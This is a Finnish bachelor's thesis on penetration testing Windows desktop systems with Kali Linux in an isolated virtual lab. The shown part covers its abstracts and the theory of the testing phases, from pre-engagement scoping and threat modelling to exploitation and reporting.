Opinnäytetyö AMK

Tietojenkäsittely

2019

Ville Peltola

MURTAUTUMISTESTAUS KALI LINUXILLA

TURKU AMK
TURKU UNIVERSITY OF APPLIED SCIENCES

OPINNÄYTETYÖ AMK | TIIVISTELMÄ

TURUN AMMATTIKORKEAKOULU

Tietojenkäsittely

2019 | 40

Ville Peltola

MURTAUTUMISTESTAUS KALI LINUXILLA

Opinnäytetyön aiheena oli murtautumistestauksen toimenpiteet Windows-pohjaisissa ympäristöissä. Esimerkkinä oli tunkeutumisprosessiin liittyvä tapahtumankulku. Pääkysymyksenä oli, miten Windows-käyttöjärjestelmään onnistuu pääsemään sisään haavoittuvuuksia hyödyntämällä. Tutkimusote oli kvalitatiivinen. Tutkimuksen muoto itsessään oli tapaustutkimus.

Opinnäytetyö esittelee murtautumistestauksen kaarta. Hyökkäysalusta Kali Linuxista esitellään työkaluja, joita käytetään tietoturvatestauksen kaaressa. Murtautumistestauksen kaareen kuuluvat valmisteluvaihe, tiedonkeruu, uhkamallinnus, haavoittuvuusanalyysi, murtautuminen, murtautumistestauksen jälkivaihe ja raportointi.

Opinnäytetyön tekeminen lähti virtuaaliympäristön luomisesta. *VirtualBoxilla* luotiin virtuaalikoneet. Kohdekoneiden alustoina olivat Windows 7, Windows 8.1 ja Windows 10. Hyökkääväksi alustaksi luotiin Kali Linux. *VirtualBoxia* käytettiin reitittämään pakettiliikenne virtuaalikoneiden välillä, jotta virtuaalikoneet pystyisivät kommunikoimaan keskenään.

Murtautumisprosessin simuloiminen aloitettiin etsimällä päällä olevia koneita *Nmapilla*. Havaituista koneista etsittiin *Nmapilla* avoimet portit ja varmistettiin kohteena ollut käyttöjärjestelmä. Tämän jälkeen *OpenVAS*-ohjelmalla tehtiin haavoittuvuusanalyysi, joka löysi tietoturva-aukkoja kohdekoneista. Haavoittuvuusskannerin havaitsemien tulosten visualisoinnin pohjalta lähdettiin etsimään *Metasploitilla* haavoittuvuuden hyödyntäjiä. *Metasploitin* tietokannasta löytyi mahdollisuuksia hyödyntää haavoittuvuuksia, joiden avulla kohdekoneisiin onnistuttiin avaamaan etäistunto komentorivillä ja korottamaan käyttöoikeudet järjestelmänvalvojan käyttöoikeuksiksi.

Tutkimuksen tuloksena Windowsin todettiin päivittämättömänä ja väärin asetuksin olevan altis hyökkäyksille. Opinnäytetyö antaa lyhyen katsauksen Windowsin viimeisimpien käyttöjärjestelmien turvallisuustilanteesta.

ASIASANAT:

Windows, haavoittuvuus, offensiivinen tietoturva, murtautumistestaus.

BACHELOR´S THESIS | ABSTRACT

TURKU UNIVERSITY OF APPLIED SCIENCES

Business Information Technology

2019 | 40

Ville Peltola

PENETRATION TESTING WITH KALI LINUX

The subject of this thesis was penetration testing Windows-based environments. The phases of penetration testing were used as a demonstration. The main question was, how there could be an access to the target operating systems. The approach was qualitative, while the form of the research was a case study.

At first, the thesis introduces the theory and the phases of the security auditing process. In addition to the theory, the thesis presents the features and the tools of the attacking platform. The phases of penetration testing consist of pre-engagement interactions, information gathering, threat modelling, vulnerability analysis, exploitation, post exploitation and reporting.

The work of the thesis began from creating the virtual environment. *VirtualBox* was used to create the virtual machines. Windows 7, Windows 8.1 and Windows 10 were used as target machines, while Kali Linux was created as the attacking platform. *VirtualBox* was used to route the packet traffic between the virtual machine in order to allow the virtual machines to communicate between each other.

The simulation of the penetration process was initiated by searching for available machines with *Nmap*. From the detected machines *Nmap* was utilized to find open ports and to recognize operating systems. After the sniffing process, a vulnerability analysis was conducted with the *OpenVAS* program, which found vulnerabilities in the target machines. Based on the visualization of the obtained results, a search for possible exploits was conducted on *Metasploit*. Working exploits were found in the database of *Metasploit*, which succeeded in opening a remote connection with a shell to the target machines. The privileges were also elevated into the administrator privileges during the same session.

As the result of the research, an unpatched and incorrectly configured Windows was noted to be prone to exploitation. The thesis gives a brief review of the security state of the latest Windows operating systems.

KEYWORDS:

Windows, vulnerability, offensive security, penetration testing.

SISÄLTÖ

KUVAT

SANASTO

Hyökkäyskirjasto	Kokoelma haavoittuvuuden osoittavaa tai haavoittuvuutta hyödyntävää valmiiksi kehitettyä hyökkäyskoodia (Shostack 2014, 101).
Hyökkäyspuu	Muodollinen, järjestelmällinen tapa kuvata järjestelmien turvallisuutta erinäisten hyökkäysten pohjalta. Mallissa kuvataan tavoite alkupisteenä ja eri tavat saavuttaa tavoite haaraumina. (Schneier 1999.)
Uhkamalli	Uhkamalli on jäsennelty esitys kaikesta informaatiosta, joka vaikuttaa sovelluksen tietoturvaan (OWASP 2016a).
Uhkamallinnus	Uhkamallinnus on menetelmä, jolla kaapataan, järjestellään ja analysoidaan kaikkea uhkamallissa olevaa tietoa. Uhkamallinnus tuottaa uhkamallin, priorisoidun listan tietosuojaparannuksista konseptiin, vaatimuksiin, suunnitteluun ja toteutukseen. (OWASP 2016a.)
Fuzzing	Menetelmä, jossa injektoidaan epäehyttä tietoa automatisoituna haavoittuvuuden löytämiseksi (OWASP 2016b).
Takaportti	Sovellukseen piilotettu toiminto, joka mahdollistaa pääsyn tietoon tai tietojärjestelmään suojauksen ohitse (TSK 2008).

1 JOHDANTO

Opinnäytetyö tehtiin Turun ammattikorkeakoulun toimeksiannosta. Aihe valittiin tekijän kiinnostumisen myötä. Opinnäytetyön tarkoituksena oli lähteä tutkimaan, kuinka Windowsin työpöytäversioihin olisi mahdollista tunkeutua valitulla hyökkäysalustalla. Työskentelystä dokumentoitiin vaiheet kuvin ja sanoin.

Opinnäytetyön aiheena on toteuttaa murtautumistestaus Windows-pohjaisiin ympäristöihin. Päätavoitteena on toteuttaa murtautumisprosessiin liittyvät toimenpiteet. Pääkysymyksenä on, miten Windows-käyttöjärjestelmään onnistuu päästä sisään haavoittuvuuksia hyödyntämällä. Tutkimusote on kvalitatiivinen.


Opinnäytetyössä käydään läpi tietoturvaan liittyviä teorioita, murtautumisalustan tärkeimpiä työkaluja ja niiden toimintaa, esitetään toteutuksen vaiheet ja lopuksi pohditaan tavoitteiden onnistumista ja mahdollisia toteutuksen heikkouksia. Tutkimusmetodina on tapaustutkimus.

Opinnäytetyön rakenne on jäsennelty viiteen lukuun. Ensimmäinen luku on johdanto, joka antaa yleiskäsityksen opinnäytetyössä käsitellyistä asioista. Toinen luku käsittelee tietoturvatestausta, jossa käydään yleistä teoriaa aihetta koskien sekä käydään läpi tietoturvatestauksen kaarta. Kolmannessa luvussa käsitellään valittua hyökkäysalustaa Kali Linuxia. Kali Linuxista esitellään työkaluja, joita käytetään tietoturvatestauksen kaaressa. Neljännessä luvussa on otettu käsittelyyn toimeksiannon toteutus, opinnäytetyön soveltava osuus. Soveltava osuus käsittelee murtautumisprosessia Kali Linuxilla Windows-käyttöjärjestelmiin, dokumentoi prosessin ja havainnollistaa vaiheet kuvilla. Viidennessä luvussa on lopuksi yhteenveto, jossa käydään läpi opinnäytetyön haasteita ja ongelmakohtia.

Virtuaalikoneet luotiin VirtualBoxilla. Haavoittuvaisiksi alustoiksi valittiin Windows 7, 8.1 ja 10 käyttöjärjestelmien ajankohtaisuuden vuoksi. Murtautumisalustaksi valittiin Kali Linux, koska kyseinen käyttöjärjestelmä oli uusin versio BackTrackista. Testiympäristöksi luotiin VirtualBoxia käyttämällä erillinen sisäinen verkko, joka koostui keskenään kytketyistä virtuaalikoneista, jolloin testaukset oli mahdollista tehdä irrallaan liikenteestä ulkomaailman kanssa.

Tietoturvatestausta tarvitsevat erityisesti yritykset, jotka käsittelevät korttitietoja, sillä PCI-DSS-standardi edellyttää niitä testaamaan ja valvomaan tietoturvajärjestelmiä säännöllisesti. Tietoturvatestaukseen kuuluu myös tutkiminen, sillä nollapäivähaavoittuvuuksien löytäminen on kilpajuoksua rikollisten kanssa. Löydetyt aukot lisätään julkiseen tietokantaan, jota tietoturvatestaajat voivat käyttää toimessaan työkaluna. Opinnäytetyössä testataan vain työpöytäversioita Windows-käyttöjärjestelmästä, kun taas hyökkäyspinta-ala ulottuu myös käyttöjärjestelmän palvelinversioihin. (Penetration Testing Execution Standard 2014c.)

Tietoturvatestaus on tärkeää, sillä haavoittuvuuksia on tähän päivään mennessä löydetty VulDB:n mukaan 143 877. Sivuston mukaan päivittäin lisätään keskimäärin 58,3 haavoittuvuutta, kun taas keskimäärin 195,3 haavoittuvuutta päivitetään päivittäin. Microsoftin tuotteissa, joihin opinnäytetyössä käsiteltävät Windows-käyttöjärjestelmät kuuluvat, haavoittuvuuksia on yhteensä 7 896, joista Windows-käyttöjärjestelmää koskee 3 200:aa. Googlen Android -mobiilikäyttöjärjestelmälle haavoittuvuuksia on ilmoitettu olevan 3 202. Kuvassa 1 havainnollistetaan ilmoitettujen haavoittuvuuksien ja altistumisten vuosittainen määrä viimeisen vuosikymmenen ajalta. (VulDB 2019.)



Kuva 1. Tavanomaisten haavoittuvuuksien ja altistumisten lukumäärä. (Statista 2019.)

2 TIETOTURVATESTAUS

Sanastokeskus TSK:n mukaan tietoturva on toimia, jotka pyrkivät takaamaan CIA-mallin toimivuuden. CIA-malli on teoria, joka osittaa tietoturvan kolmeen eri alueeseen: luottamuksellisuuteen, eheyteen ja saatavuuteen (Confidentiality, Integrity, Availability). Nämä kolme osa-aluetta ovat kytköksissä toisiinsa, yleensä yhden tai kahden osa-alueen ollessa vahvoja, muut osa-alueet kärsivät. Tietoturva on keino toteuttaa tietosuojaa. Valtionvarainministeriön luoman vahtiohjeen mukaan tietoturvallisuus on osa organisaation toiminnan laatua. Tietoturvajärjestelyjen tarkoituksena on varmistaa tietoaineistojen, tietojärjestelmien, laitteistojen, tietoliikenteen ja palveluiden asianmukainen suojaus siten, että niiden luottamuksellisuuteen, eheyteen ja saatavuuteen liittyvät riskit otetaan huomioon. Tietoturvallisuus on yhteiskunnan toimintojen, palvelujen, sovellusten ja tietoteknisen infrastruktuurin perusedellytys, koska tietoturvatoimenpiteillä turvataan yksilön, yhteisön ja yhteiskunnan etuja. (Valtiovarainministeriö 2013; Sanastokeskus TSK 2004, 10–11)

Murtautumistestauksella pyritään ennaltaehkäisemään mahdollisia tulevia hyökkäyksiä simuloimalla ulkoista uhkaa ja havainnoimalla saaduista tuloksista haavoittuvaisuuksia. Murtautumistestaajien odotetaan jäljittelevän toimia, joita hyökkääjä voisi yrittää. Murtautumistestaajan tulee kyetä näyttämään kohdennettujen järjestelmien vaarantuminen. Murtautumistestaajalla on velvollisuus katsoa ongelmaa jokaisesta kulmasta ja ilmoittaa toimeksiantajalle mistä tahansa seikasta, joka vaikuttaa haitallisesti toimeksiantajan toimintaan. Onnistuneimmat murtautumistestit kykenevät osoittamaan kiistattomasti haavoittuvuudet, joiden hyväksikäyttö aiheuttaa merkittävät tappiot tuloissa, jos havaittuun tietoturva-aukkoon ei puututa. Murtautumistestaus vaatii syvempää osaamistasoa kuin haavoittuvuuksien analysointi. (Allen & Cardwell 2016, 50.)

2.1 Valmisteluvaihe

Ennen murtautumistestauksen aloittamista tulee ottaa huomioon asianmukaisen testin laajuuden määrittäminen, aikataulut, rajoitukset, testauksen tyyppi, miten käsitellä kolmansien osapuolien hallinnoimia tai tarjoamia laitteistoa ja IP-tilaa. PTES (The Penetration Testing Execution Standard) määrittelee yllämainitut rajauskohteet osana valmiste-

luvaihetta. Murtautumistestausvaiheen toteuttamista edeltää valmistelu. Huolimaton valmistelu johtaa testausrajojen paisumiseen, tyytymättömiin toimeksiantajiin ja oikeudellisiin ongelmiin. Valmisteluvaiheessa sovitaan rajat testaukselle, aloitus- ja lopetuspäivämäärä, testattava osoiteavaruus ja verkkotunnus, toimintamekanismit kolmannen osapuolen kanssa, käytettävät tunkeutumismetodit, maksuehdot, tavoitteet, luodaan keskusteluyhteyden säännöt toimeksiantajan sekä testaajan välille ja voimankäyttövaltuudet. (Penetration Testing Execution Standard 2014c.)

Jokaisella murtautumistestillä tulisi olla tavoite. Hyvä murtautumistesti ei vain tarkasta paikkaamattomia järjestelmiä, vaan myös organisaation kykyä havaita ongelmat. Organisaation kyvykkyyden osa-alueita ovat kyky havaita ja vastata tiedonkeruuseen, jäljittämiseen, ulkopuolelta tulevaan skannaukseen, haavoittuvuuksien analysointiin, tunkeutumisyrityksiin, profilointiin ja valtuuttamattomaan tiedon siirtoon. (Penetration Testing Execution Standard 2014c.)

Valmisteluvaiheeseen kuuluu ajankäytön hallinta. Aloitus- ja lopetuspäivän määrääminen estää rajauksen laajentumista, ja projektille annetaan selkeä päätepiste. Projektin keston arvioimiseen vaikuttaa testaajan kokemus. Arvioituun ajanjaksoon lisätään yleensä viidesosa liikkumavaraa, jonka tulisi kattaa häiriötekijöistä koituvat viivästymiset. Viivästymisiä voivat olla verkkosegmentin sulkeutuminen kesken testiä tai toimenpiteitä ja johdon kanssa kokouksia vaativa löydetty haavoittuvuus. Päätetyt päivämäärät, työtehtävät ja työtunnit kirjataan allekirjoitettuun sopimukseen, jolloin sopijapuolilla selvä näkemys tilanteesta ja velvollisuuksista. (Penetration Testing Execution Standard 2014c.)

Valmisteluvaiheessa eritellään täsmällisesti ip-alue ja verkkotunnus, jotka saadaan toimeksiantajalta alustavan kyselylomakkeen avulla. Kohteet voivat olla tarkoin määrättyjä toimeksiantajan ip-osoitteita, verkkoalueita tai verkkotunnuksia. Murtautumistestauksen piiriin määritetään murtautumistestaajan ja lopullisen kohteen välissä olevia järjestelmiä, kuten palomuurit, tunkeutumisen havaitsemis- ja estojärjestelmät sekä verkkolaitteet. Lisäelementit, kuten alkupään palveluntarjoajat ja kolmansien osapuolten palveluntarjoajat merkitään rajauksen laajuudesta riippumatta. Ennen hyökkäyksen aloittamista tulee vahvistaa toimeksiantajan omistusoikeus hyökättäviin kohteisiin. (Penetration Testing Execution Standard 2014c.)

Ajoittain tulee vastaan tilanteita, joissa sopimus asiakkaan kanssa sisältää kolmannen osapuolen tarjoaman palvelun tai sovelluksen testaamista, jolloin palvelua tai sovellusta

tarjoavalta kolmannelta osapuolelta on saatava suostumus testauksen suorittamiseen. Kolmansille osapuolille tulee ilmoittaa testin rajat ja ajoittuminen. Kolmansia osapuolia ovat pilvipalveluiden tarjoajat, internet-palveluntarjoajat, keskitetyn turvapalveluntarjoajat ja maat, joissa testattavia palvelimia ylläpidetään. Pilvipalveluntarjoajia tulee informoida hyökkäyksestä, heidän pitää tunnustaa testauksen tapahtuvan ja myöntää lupa testiorganisaatiolle testaukseen. Pilvipalveluntarjoajan kanssa tulee sopia turvayhteystieto, johon ilmoitetaan havaittaessa pilvipalveluntarjoajan asiakkaisiin vaikuttava tietoturvahaavoittuvuus. Internet-palveluntarjoajien ehdot tulee tarkistaa asiakkaan kanssa. Internet-palveluntarjoaja voi vieroksua tai estää haitalliseksi kokemaansa tietoliikennettä. Lähtökohtaisesti täysin keskitetyn turvapalveluntarjoajan omistamia palveluja tai järjestelmiä testattaessa tulee niiden omistajalle ilmoittaa testauksesta. Testaajan tulee vahvistaa palvelimien sijaintimaa ja tarkistaa alueellinen lainsäädäntö ennen testauksen aloittamista. (Penetration Testing Execution Standard 2014c.)

Mikäli testataan, toimeksiantajan kanssa tulee sopia hyväksyttävistä käyttäjän manipuloinnin keinoista kirjallisesti ennen testauksen aloittamista, sillä osa käyttäjän manipuloinnin ja kohdennetun tietojenkalastelun verukkeiden aihepiireistä ei sovellu yritysympäristöön. Ennen ensikosketusta murtautumistestaukseen, toimeksiantajan kanssa tulisi keskustella rasitustestauksesta tai palvelunestotestauksesta. (Penetration Testing Execution Standard 2014c.)

Yritysanalyysi on hyvä keino havaita toimeksiantajan turvallisuustilan kehittyneisyys. Yritysanalyysissa kartoitetaan organisaation tietosuojakeinojen tila, miten organisaatiossa huomioidaan tietoturva. Turvallisuustilaltaan puutteellisemmat yritykset hyötyvät enemmän haavoittuvuusanalyysistä kuin murtautumistestauksesta. Testauspalveluntarjoajan kannattaa ottaa selvää aiemmin löydetyistä haavoittuvuuksista. (Penetration Testing Execution Standard 2014c.)

2.2 Tiedonkeruu

Tiedonkeruu on tiedustelun suorittamista kohteeseen kootakseen mahdollisimman paljon tietoa, jota käytetään hyödyksi haavoittuvuuksien arviointi- ja tunkeutumisvaiheen aikana. Julkisen lähteen tiedustelu on tietojenkeruun muoto, mikä sisältää tiedon löytämistä, valitsemista ja kokoamista julkisesti avoimista lähteistä, mikä jäsenneltynä tuottaa merkityksellistä tietoa. Julkisen lähteen tiedustelu antaa informaatiota eri pääsyreiteistä

organisaatioon. Sisääntulopisteet voivat olla fyysisisiä, elektronisia tai ihmisiä. (Penetration Testing Execution Standard 2014d.)

Kohdeorganisaatiota lähestyttäessä on huomioitava, että toimeksiantajalla on käytössään mahdollisesti useampi ylätason verkkotunnus ja sivutoiminimiä. Tällöin tietoturvatestaajan tulee pysyä tehdyn rajauksen puitteissa ja jättää rajauksen ulkopuolelle jääneet kohteet huomiotta. Tietojenkeruuvaihetta tulee kohdistaa asianmukaisiin kohteisiin huomioimalla testaukselle annetut aikarajat. Tietojenkeruussa keskitytään erityisesti hankkimaan tietoa kriittisistä voimavaroista, vaikka kaikki kerätty informaatio on tärkeää. (Penetration Testing Execution Standard 2014d.)

Julkisen lähteen tiedustelu jakautuu kolmeen eri osa-alueeseen, joita ovat passiivinen, semi-passiivinen ja aktiivinen julkisen lähteen tiedustelu. Passiivisella tiedustelulla kerätään tietoa kohteesta ohjaamatta liikennettä kohdeorganisaatioon testiympäristöstä. Passiivisen tiedustelun tulokset koostuvat lähinnä arkistoiduista ja varastoiduista tiedoista. Passiivisesta tiedustelusta on hyötyä, kun vaatimuksena on kerätä tietoa herättämättä kohteen huomiota. Semi-passiivisen tiedustelun tarkoituksena on profiloida kohde keinoilla, jotka näyttäytyvät normaalina internet-liikenteenä ja käyttäytymisenä. Semi-passiivinen tiedustelu ei laukaise kohteen suojautumismekanismeja, mutta jättää jälkensä lokeihin. Aktiivinen tiedustelu on verkon kartoittamista, aktiivista palveluiden luettelointia ja haavoittuvuusskannausta avoimiin palveluihin, julkaisemattomien hakemistojen, tiedostojen ja palvelimien hakemista. Kohteen tulisi tunnistaa aktiivinen tiedustelu epäilyttävänä tai pahansuopana käyttäytymisenä. (Penetration Testing Execution Standard 2014d.)

2.3 Uhkamallinnus

Uhkamallinnuksessa käytetään teoreettisia malleja löytämään turvallisuusongelmia. Uhkamallinnuksella pystytään ennakoimaan mahdollisia tietoturvauhkia etukäteen ennen varsinaista toteutusta ja ennen kuin mahdollinen tietoturvauhka tai -ongelma ilmenee. Uhkamallinnuksen laatiminen auttaa varautumaan kokonaisvaltaisemmin mahdollisiin uhkiin vähentäen samalla huolimattomasta varautumisesta johtuvaa resurssikatoa. Resurssikadolla tarkoitetaan vajausta budjetissa, joka syntyy ylimääräisistä kuluista. Ylimääräiset kulut muodostuvat tehottomasta tai suunnittelemattomasta toiminnasta. Suunnittelemattomalla hyökkäyksellä on vaarana saada testaaja paljastamaan itsensä.

Beggsin mukaan (2014, 92–93) murtautumistestaajat omivat verkkosuunnittelijoiden kehittämän uhkamallinnukseksi kutsutun menetelmän, joka oli alun perin suunniteltu kehittämään suojaavia vastatoimenpiteitä hyökkäystä vastaan. Beggs kutsuu menetelmää offensiiviseksi uhkamallinnukseksi. Offensiivinen uhkamallinnus on kaavamainen lähestymistapa, joka sitoo yhteen tiedustelun tulokset ja tutkimuksen, jolla kehitetään hyökkäysstrategia. Lähestymistavassa saatavilla olevat kohteet jaetaan seuraaviin tyyppeihin; ensisijaisiin kohteisiin, toissijaisiin kohteisiin ja tertiäärisiin kohteisiin. Ensisijaiset kohteet vaarantuneina tukevat välittömästi tukevat päämäärää, kun taas toissijaiset kohteet tarjoavat tietoa tukemaan hyökkäystä tai sisäänpääsyä ensisijaiseen kohteeseen. Tertiääriset kohteet eivät välttämättä liity testaukseen tai hyökkäyspäämäärään, mutta saattavat tarjota informaatiota tai toimia häiriötekijänä varsinaiselle hyökkäykselle.

Shostack (2014) esittelee teoksessaan uhkamallinnuksen keinoksi STRIDE-mallin, joka erittelee mahdollisia uhkia. STRIDE-malli jakaa uhat huijauksiin (Spoofing), peukalointiin (Tampering), puuttumiseen (Repudiation), tietojen paljastamiseen (Information Disclosure), palvelun estoon (Denial of Service) ja käyttöoikeuksien korottamiseen (Elevation of Privilege). Erittelyn jälkeen valitaan tapa lähestyä uhkia, johon Shostack tarjoaa neljä tapaa; uhkien lieventäminen, eliminointi, vastuunsiirto uhkien hoitamisesta toiselle osapuolelle ja niiden hyväksyminen. Uhkien käsittelyn jälkeen malli tarkistetaan, todetaan relevanttius nykyiseen malliin ja tehtyihin päätöksiin. STRIDE-mallin on kritisoitu olevan liian abstrakti uhkien huomioinnissa, ja Shostack itse yhtyy kritiikkiin. (Shostack 2014, 11–14, 31.)

Vaihtoehtoisena keinona STRIDE-mallille on esitetty hyökkäyskirjastoja ja hyökkäyspuita. Hyökkäyspuita voidaan käyttää uhkien löytämiseen tai muiden rakennuspalikoiden avulla löydettyjen uhkien järjestelemiseen. Hyökkäyskirjastoa käyttäessä on huomioitava, että eri kirjastot palvelevat eri tarkoituksia. Hyökkäyskirjaston valinnassa päätetään kohderyhmä, yksityiskohtaisuuden taso ja laajuus. Kohderyhmä viittaa siihen, kehen kirjasto tähtää. Yksityiskohtaisuuden tasolla kirjastolle valitaan tarkkuus ja huolehditaan, että valittu tarkkuuden laatu pysyy tasaisena. Määrittämällä laajuus saadaan karsittua uhkamallin kannalta turhia kirjastoja. (Shostack 2014, 87, 102.)

2.4 Haavoittuvuusanalyysi

Haavoittuvuusanalyysin tarkoituksena on löytää heikkouksia, bugeja tai puutteita järjestelmässä. Haavoittuvuusanalyysi on prosessi, jonka tarkoituksena on etsiä puutteita kohteissa, joita testataan. Menetelmä saa muotonsa merkittävästi testattavan komponentin ja laajuuden mukaan. Haavoittuvuusanalyysin haasteena on määrittää, kuinka syventävästi kohdetta tarkastellaan. Haavoittuvuusanalyysissa tyypillisesti haavoittuvuudet luetteloidaan ja arvioidaan, ja testaus voidaan tehdä ilman todennusta tai todennuksen kanssa. Useimmat haavoittuvuuksien skannaus- ja hallintaratkaisut tuottavat toimintakelpoisia raportteja, jotka erittelevät lieventämisstrategioita ratkaisuina havaittuihin ongelmiin. (Allen 2012, 8; Allen & Cardwell 2016, 14; DeMott 2008, 31.)

Haavoittuvuusanalyysi voidaan jakaa neljään osioon, joita ovat aktiivinen ja passiivinen testaaminen, validointi ja tutkiminen. Aktiivinen testaus sisällyttää suoraa interaktiota testattavan komponentin kanssa. Aktiivinen testaus voi sisältää sekä portti- tai palvelupohjaista testausta, että otsakkeen nappaamista. Aktiivinen testaus voi olla manuaalista tai automatisoitua testaamista. Aktiivisessa testauksessa käytetään yleisiä ja verkkopohjaisia haavoittuvuusskannereita, kaapataan portista otsake porttiin sidotun palvelun ja sovelluksen tunnistamiseksi, luetteloidaan hakemistoja automatisoidusti osio kerrallaan, tunnistetaan verkkopalvelimen versio haavoittuvuuksineen ja testataan tavanomaisesti haavoittuvat protokollat läpi. Passiivisessa haavoittuvuusanalyysissa analysoidaan metatietoa ja monitoroidaan liikennettä. Tulosten validointi on tärkeää, sillä useiden työkalujen kanssa toimittaessa löydösten välinen korrelaatio voi monimutkaistua. Validointi voi olla manuaalista, protokollapohjaista tai perustua hyökkäysteihin. Hyökkäystiet voidaan vahvistaa luomalla hyökkäyspuita, simuloimalla kohdeympäristöä testilaboratoriossa tai visuaalisella varmistamisella. Tutkiminen voidaan jaotella julkiseen ja yksityiseen tutkimukseen. Julkisessa tutkimuksessa käydään lävitse julkisia haavoittuvuustietokantoja, myyjän tekemiä ilmoituksia heikkouksista, yleisiä tai oletussalasanoja, tietoturvan kovettamisohjeita. Yksityisessä tutkimuksessa rakennetaan kopio ympäristöstä, testataan konfiguraatioita koeympäristössä ja injektoidaan tahallisesti virhekoodia kohdesovellukseen. Yksityiseen tutkimukseen kuuluu myös potentiaalisten hyökkäysteiden tai -vektorien tunnistaminen sekä koodin purku ja analysointi. (Penetration Testing Execution Standard 2014a.)

2.5 Murtautuminen

Varsinainen murtautumisvaihe toteutetaan hyödyntämällä haavoittuvuuksia. Haavoittuvuutta hyödyntämällä taataan tunkeutumisen onnistuminen. Murtautumisvaihe murtautumistestauksessa keskittyy ainoastaan vakiinnuttamaan pääsyn kohteeseen ohittamalla tietoturvakontrollit. Tärkeimpänä fokuksena on tunnistaa pääsisääntulopiste järjestelmään ja arvokkaat voimavarat. (Penetration Testing Execution Standard 2014b.)

Huolellisen haavoittuvuuksien tutkimisen jälkeen on mahdollista murtautua kohdejärjestelmään saatavilla olevien haavoittuvuuksien kautta. Kuitenkin joskus tarvitaan lisätutkimusta tai muutoksia olemassa olevaan haavoittuvuutta hyödyntävään työkaluun, jotta haavoittuvuutta hyödyntävä menetelmä toimisi kunnolla. Kehittyneet haavoittuvuuden hyödyntämistarkoitukseen soveltuvat työkalut helpottavat tilanteeseen mukautumista. Murtautuminen voidaan jakaa kolmeen vaiheeseen; murtautumisen valmisteluun, murtautumiseen ja murtautumisen jälkivaiheeseen. (Ali ym. 2014, 67.)

2.6 Murtautumistestauksen jälkivaihe

Kohteen murtamisen jälkeen tunkeutuminen on onnistunut. Auditoija pystyy liikkumaan vapaasti järjestelmässä, riippuen auditoijan pääsyoikeuksien laadusta. Pääsyoikeuksia voidaan korottaa käyttämällä mitä tahansa paikallisia haavoittuvuuden hyödyntäjiä, jotka sopivat järjestelmän ympäristöön ja käytettyinä myöntävät järjestelmänvalvojan tai järjestelmätason oikeudet. Murrettua kohdetta voidaan käyttää tekemään jatkohyökkäyksiä paikallisen verkon koneille. Kyseinen prosessi voi olla rajattu tai rajoittamaton riippuen annetun kohteen laajuudesta. Murretusta kohteesta on myös mahdollista hankkia lisää tietoa monitoroimalla verkkoliikennettä, murtamalla palvelujen salasanoja ja soveltaa paikallisen verkon ip-osoitehuijauksen taktiikoita. Käyttöoikeuksien korottamisella pyritään saavuttamaan mahdollisimman korkeimman luokan pääsy järjestelmään. (Ali ym. 2014, 67–68.)

2.7 Raportointi

Dokumentointi, raportointi ja löydettyjen, varmistettujen, hyödynnettyjen haavoittuvuuksien esittäminen päättää murtautumistestausaktiviteetit. Eettisestä näkökulmasta tarkasteltuna edellä mainittu toiminta on erityisen tärkeää, jotta päällystö ja tekninen tiimi voivat tutkia tunkeutumisen menetelmää ja yrittää tukkia olemassa olevia tietoturva-aukkoja. Raportteja voidaan käyttää kuvantamaan ja vertailemaan kohdejärjestelmän eheyden tilaa ennen ja jälkeen murtautumisprosessin. (Ali ym. 2014, 67–68.)

3 KALI LINUX - TYÖKALUT MURTAUTUMISTESTAUSPROSESSIN TOTEUTUKSEEN

Kali Linux on kehittyneeseen murtautumistestaukseen ja tietoturva-auditointiin käyvä Debian-pohjainen Linux-distribuutio. Kali sisältää satoja tietoturvaan liittyviä työkaluja, jotka soveltuvat erinäisiin tietoturvatapauksiin, kuten murtautumistestaukseen, tekniseen rikostutkintaan ja takaisinmallinnukseen (reverse engineering). Kali Linuxin on kehittänyt Offensive Security Ltd. (Offensive Security 2016).

